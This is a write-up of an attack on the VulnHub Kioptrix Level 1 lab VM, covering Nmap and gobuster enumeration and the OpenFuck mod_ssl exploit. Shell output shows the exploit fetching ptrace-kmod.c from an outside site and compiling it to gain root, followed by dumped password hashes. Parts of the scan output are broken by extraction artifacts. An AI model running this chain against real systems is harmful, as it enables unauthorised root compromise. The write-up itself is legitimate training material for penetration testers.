# [VulnHub] Kioptrix: Level 1 (#1)

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#### Overview

This is a writeup for VulnHub VM Kioptrix: Level 1 (#1). Here's an overview of the enumeration  $\rightarrow$  exploitation  $\rightarrow$  privilege escalation process:




Figure 1: writeup.overview.killchain

#### Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Fri Sep 27 15:42:00 2019 as: nmap -vv --reason -Pn -sV -sC
    → --version-all -oN
    /root/toolbox/writeups/vulnhub.kioptrix1/results/192.168.92.181/scans/_quick_tcp_nmap.txt
    /root/toolbox/writeups/vulnhub.kioptrix1/results/192.168.92.181/scans/xml/_quick_tcp_nmap.xml
    Nmap scan report for 192.168.92.181
   Host is up, received arp-response (0.0011s latency).
   Scanned at 2019-09-27 15:42:01 PDT for 273s
  Not shown: 994 closed ports
  Reason: 994 resets
   PORT
           STATE SERVICE
                            REASON
                                          VERSION
   22/tcp
           open ssh
                            syn-ack ttl 64 OpenSSH 2.9p2 (protocol 1.99)
   ssh-hostkey:
   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
10
   1024 35
    1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
   ssh-dss AAAAB3NzaC1kc3MAAACBAKtycvxuV/e7s2cN74HyTZXHXiBrwyiZe/PKT/
       inuT5NDSQTPsGiyJZU4gefPAsYKSw5wLe28TD1ZWHAdXpNdwyn4QrFQBjwFR+
      8WbFiAZBoWlSfQPR2RQW8i32Y2P2V79p4mu742HtWBz0hTjkd9qL5j8KCUPDfY9hzDuViWy7PAAAAFQCY9bvq+
      5rs10pY5/DGsGx0k6CqGwAAAIBVpBtIHbhvoQdN0WPe8d60zTTFvdNRa8pWKzV1Hpw+
      e3qsC4LYHAy1NoeaqK8uJP9203MEkxrd2OoBJKn/8EX1KAco7vC1dr/QWae+
      NEkI1a38x0Ml545vHAGFaVUWkffHekjhR476Uq4N4qeLfFp5B+v+9f1LxYVYsY/

ymJKpNgAAAIEApyjrqjgXOAE4fSBFntGFWM3j5M3lc5jw/

j

    oqufX1HJu8sZG0FRf9wT16H1JHHsIKHA7FZ33vGLq3TRmvZucJZ0155fV2ASS9uvQRE+
    c8P6w72YCzgJN7v4hYXxnY4RiWvINjW/F6ApQEUJc742i6Fn54FEYAIy5goatGFMwpVq3Q=
     1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
14
   _ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAIEAvv8UUWsr07+VCG/rTWY72jElft4WXfXGWybh141E8XnWxMCu+
    A R1qdocxhh+4Clz8w09beuZzG1rjlAD+XHiR3j2P+sw6U0DeyBkuP24a+
    7V8P5nu9ksKD1fA83RyelgSgRJNQgPfFU3gngNno1yN6ossqkcMQTI1CY5nF6iYePs=
   sshv1: Server supports SSHv1
16
   80/tcp open http
                            syn-ack ttl 64 Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux)

→ mod_ssl/2.8.4 OpenSSL/0.9.6b)
   http-methods:
18
       Supported Methods: GET HEAD OPTIONS TRACE
19
   Potentially risky methods: TRACE
20
   |_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
21
   |_http-title: Test Page for the Apache Web Server on Red Hat Linux
22
   111/tcp open rpcbind
                            syn-ack ttl 64 2 (RPC #100000)
23
   | rpcinfo:
24
       program version port/proto service
25
       100000 2
26
                         111/tcp rpcbind
       100000 2
                          111/udp rpcbind
27
       100024 1
                         1024/tcp status
28
     100024 1
                         1028/udp status
   139/tcp open netbios-ssn syn-ack ttl 64 Samba smbd (workgroup: HMYGROUP)
30
   443/tcp open ssl/https syn-ack ttl 64 Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4
    → OpenSSL/0.9.6b
   http-methods:
   Supported Methods: GET HEAD POST
33
   |_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
   |_http-title: 400 Bad Request
```

```
ssl-date: 2019-09-27T22:43:54+00:00; +1m36s from scanner time.
36
   sslv2:
       SSLv2 supported
38
       ciphers:
39
         SSL2_RC4_128_WITH_MD5
40
         SSL2_RC2_128_CBC_WITH_MD5
41
         SSL2_RC4_128_EXPORT40_WITH_MD5
42
         SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
43
         SSL2_DES_192_EDE3_CBC_WITH_MD5
44
         SSL2_RC4_64_WITH_MD5
45
         SSL2_DES_64_CBC_WITH_MD5
   1024/tcp open status
                              syn-ack ttl 64 1 (RPC #100024)
47
   MAC Address: 00:0C:29:45:0D:56 (VMware)
49
   Host script results:
   _clock-skew: mean: 1m35s, deviation: 0s, median: 1m35s
51
   | nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
   | Names:
53
       KIOPTRIX<00>
                            Flags: <unique><active>
       KIOPTRIX<03>
                            Flags: <unique><active>
55
       KIOPTRIX<20>
                            Flags: <unique><active>
56
       \x01\x02_MSBROWSE__\x02<01> Flags: <group><active>
       MYGROUP<00>
                            Flags: <group><active>
       MYGROUP<1d>
                            Flags: <unique><active>
59
       MYGROUP<1e>
                            Flags: <group><active>
60
     Statistics:
       62
       00 00 00 00 00 00 00 00 00 00 00 00 00
64
     p2p-conficker:
       Checking for Conficker.C or higher...
66
       Check 1 (port 39938/tcp): CLEAN (Couldn't connect)
       Check 2 (port 50948/tcp): CLEAN (Couldn't connect)
68
       Check 3 (port 9166/udp): CLEAN (Failed to receive data)
       Check 4 (port 32743/udp): CLEAN (Failed to receive data)
70
       0/4 checks are positive: Host is CLEAN or ports are blocked
   _smb2-security-mode: Couldn't establish a SMBv2 connection.
72
   |_smb2-time: Protocol negotiation failed (SMB2)
73
   Read data files from: /usr/bin/../share/nmap
75
   Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
76
   # Nmap done at Fri Sep 27 15:46:34 2019 -- 1 IP address (1 host up) scanned in 274.07 seconds
   2. We explore the various directories and files found with gobuster scan but nothing interesting is found:
   gobuster -u http://192.168.92.181:80/ -w /usr/share/seclists/Discovery/Web-Content/common.txt
    -e -k -l -s "200,204,301,302,307,401,403" -x "txt,html,php,asp,aspx,jsp"
     http://192.168.92.181:80/index.html (Status: 200) [Size: 2890]
```

3. We fallback on Nmap version detection for 443/tcp and search exploits for Apache/1.3.20 (Unix) (Red-Hat/Linux) mod\_ssl/2.8.4 OpenSSL/0.9.6b using searchsploit:

http://192.168.92.181:80/manual (Status: 301) http://192.168.92.181:80/mrtg (Status: 301)

http://192.168.92.181:80/usage (Status: 301)

http://192.168.92.181:80/test.php (Status: 200) [Size: 27]

Figure 2: writeup.enumeration.steps.3.1

## **Findings**

#### **Open Ports**

```
22/tcp
         ssh
                           OpenSSH 2.9p2 (protocol 1.99)
80/tcp
        | http
                        Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4
 → OpenSSL/0.9.6b)
111/tcp | rpcbind
                        2 (RPC #100000)
137/udp | netbios-ns | Samba nmbd netbios-ns (workgroup: MYGROUP)
139/tcp | netbios-ssn |
                           Samba smbd (workgroup: HMYGROUP)
                           Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
443/tcp | ssl/https |
1024/tcp | status
                           1 (RPC #100024)
```

# Phase #2: Exploitation

1. We compile this exploit and check it's usage options. It requires a platform specific offset and provides mapping of supported offsets. We determine the required offset value for our target to be 0x6b based on the Nmap version detection results for 443/tcp. Once executed, the exploit successfully establishes an elevated, remote session with the target:

```
gcc -o 47080 47080.c -lcrypto
./47080
0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
4./47080 0x6b 192.168.92.181 443
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix1 # ./47080
*************************
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
**************************
* by SPABAM
             with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*************************
: Usage: ./47080 target box [port] [-c N]
 target - supported box eg: 0x00
 box - hostname or IP address
 port - port for ssl connection
 -c open N connections. (use range 40-50 if u dont know)
 Supported OffSet:
       0x00 - Caldera OpenLinux (apache-1.3.26)
       0x01 - Cobalt Sun 6.0 (apache-1.3.12)
       0x02 - Cobalt Sun 6.0 (apache-1.3.20)
       0x03 - Cobalt Sun x (apache-1.3.26)
       0x04 - Cobalt Sun x Fixed2 (apache-1.3.26)
```

Figure 3: writeup.exploitation.steps.1.1

```
0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1

0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2

0x6c - RedHat Linux 7.2-Update (apache-1.3.22-6)

0x6d - RedHat Linux 7.2 (apache-1.3.24)

0x6e - RedHat Linux 7.2 (apache-1.3.26)
```

Figure 4: writeup.exploitation.steps.1.2

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix1 # ./47080 0x6b 192.168.92.181 443
*************************
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
* by SPABAM
             with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org
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* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
************************
Establishing SSL connection
cipher: 0x4043808c
                   ciphers: 0x80f8050
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
d.c; ./exploit; -kmod.c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmo
--21:00:33-- https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
          => `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,921 [text/x-csrc]
   0K ...
                                                          100% @
                                                                  3.74 MB/s
21:00:33 (3.74 MB/s) - `ptrace-kmod.c' saved [3921/3921]
/usr/bin/ld: cannot open output file exploit: Permission denied
collect2: ld returned 1 exit status
gcc: file path prefix `/usr/bin' never used
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
uname -a
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
/sbin/ifconfig
         Link encap:Ethernet HWaddr 00:0C:29:45:0D:56
eth0
         inet addr: 192.168.92.181 Bcast: 192.168.92.255 Mask: 255.255.25.0
         UP BROADCAST NOTRAILERS RUNNING MTU:1500 Metric:1
         RX packets:1332415 errors:50 dropped:192 overruns:0 frame:0
```

Figure 5: writeup.exploitation.steps.1.3

2. We can now read the /var/mail/root file to complete the challenge:

```
cat /var/mail/root
```

```
cat /var/mail/root
From root Sat Sep 26 11:42:10 2009
Return-Path: <root@kioptix.level1>
Received: (from root@localhost)
       by kioptix.level1 (8.11.6/8.11.6) id n8QFgAZ01831
       for root@kioptix.level1; Sat, 26 Sep 2009 11:42:10 -0400
Date: Sat, 26 Sep 2009 11:42:10 -0400
From: root <root@kioptix.level1>
Message-Id: <200909261542.n8QFgAZ01831@kioptix.level1>
To: root@kioptix.level1
Subject: About Level 2
Status: 0
If you are reading this, you got root. Congratulations.
Level 2 won't be as easy...
From root Fri Sep 27 18:24:05 2019
Return-Path: <root@kioptrix.level1>
Received: (from root@localhost)
       by kioptrix.level1 (8.11.6/8.11.6) id x8RM05r01426
       for root; Fri, 27 Sep 2019 18:24:05 -0400
Date: Fri, 27 Sep 2019 18:24:05 -0400
From: root <root@kioptrix.level1>
Message-Id: <201909272224.x8RM05r01426@kioptrix.level1>
To: root@kioptrix.level1
Subject: LogWatch for kioptrix.level1
```

Figure 6: writeup.exploitation.steps.2.1

#### Phase #2.5: Post Exploitation

```
root@kioptrix.level1> id
   uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
   root@kioptrix.level1>
4 root@kioptrix.level1> uname
5 Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
   root@kioptrix.level1>
root@kioptrix.level1> ifconfig
   eth0 Link encap:Ethernet HWaddr 00:0C:29:45:0D:56
         inet addr:192.168.92.181 Bcast:192.168.92.255 Mask:255.255.255.0
9
         UP BROADCAST NOTRAILERS RUNNING MTU:1500 Metric:1
10
         RX packets:1332326 errors:50 dropped:192 overruns:0 frame:0
11
         TX packets:1237378 errors:0 dropped:0 overruns:0 carrier:0
12
         collisions:0 txqueuelen:100
```

```
RX bytes:165986159 (158.2 Mb) TX bytes:170994218 (163.0 Mb)
Interrupt:9 Base address:0x2000
root@kioptrix.level1>
root@kioptrix.level1> users
root
```

# Loot

## Hashes

```
root:$1$XROmcfDX$tF93GqnLH0JeGRHpaNyIs0:14513:....
john:$1$zL4.MR4t$26N4YpTGceBOOgTX6TAky1:14513:.....
harold:$1$Xx6dZdOd$IMOGACl3r757dv17LZ9010:14513:.....
```

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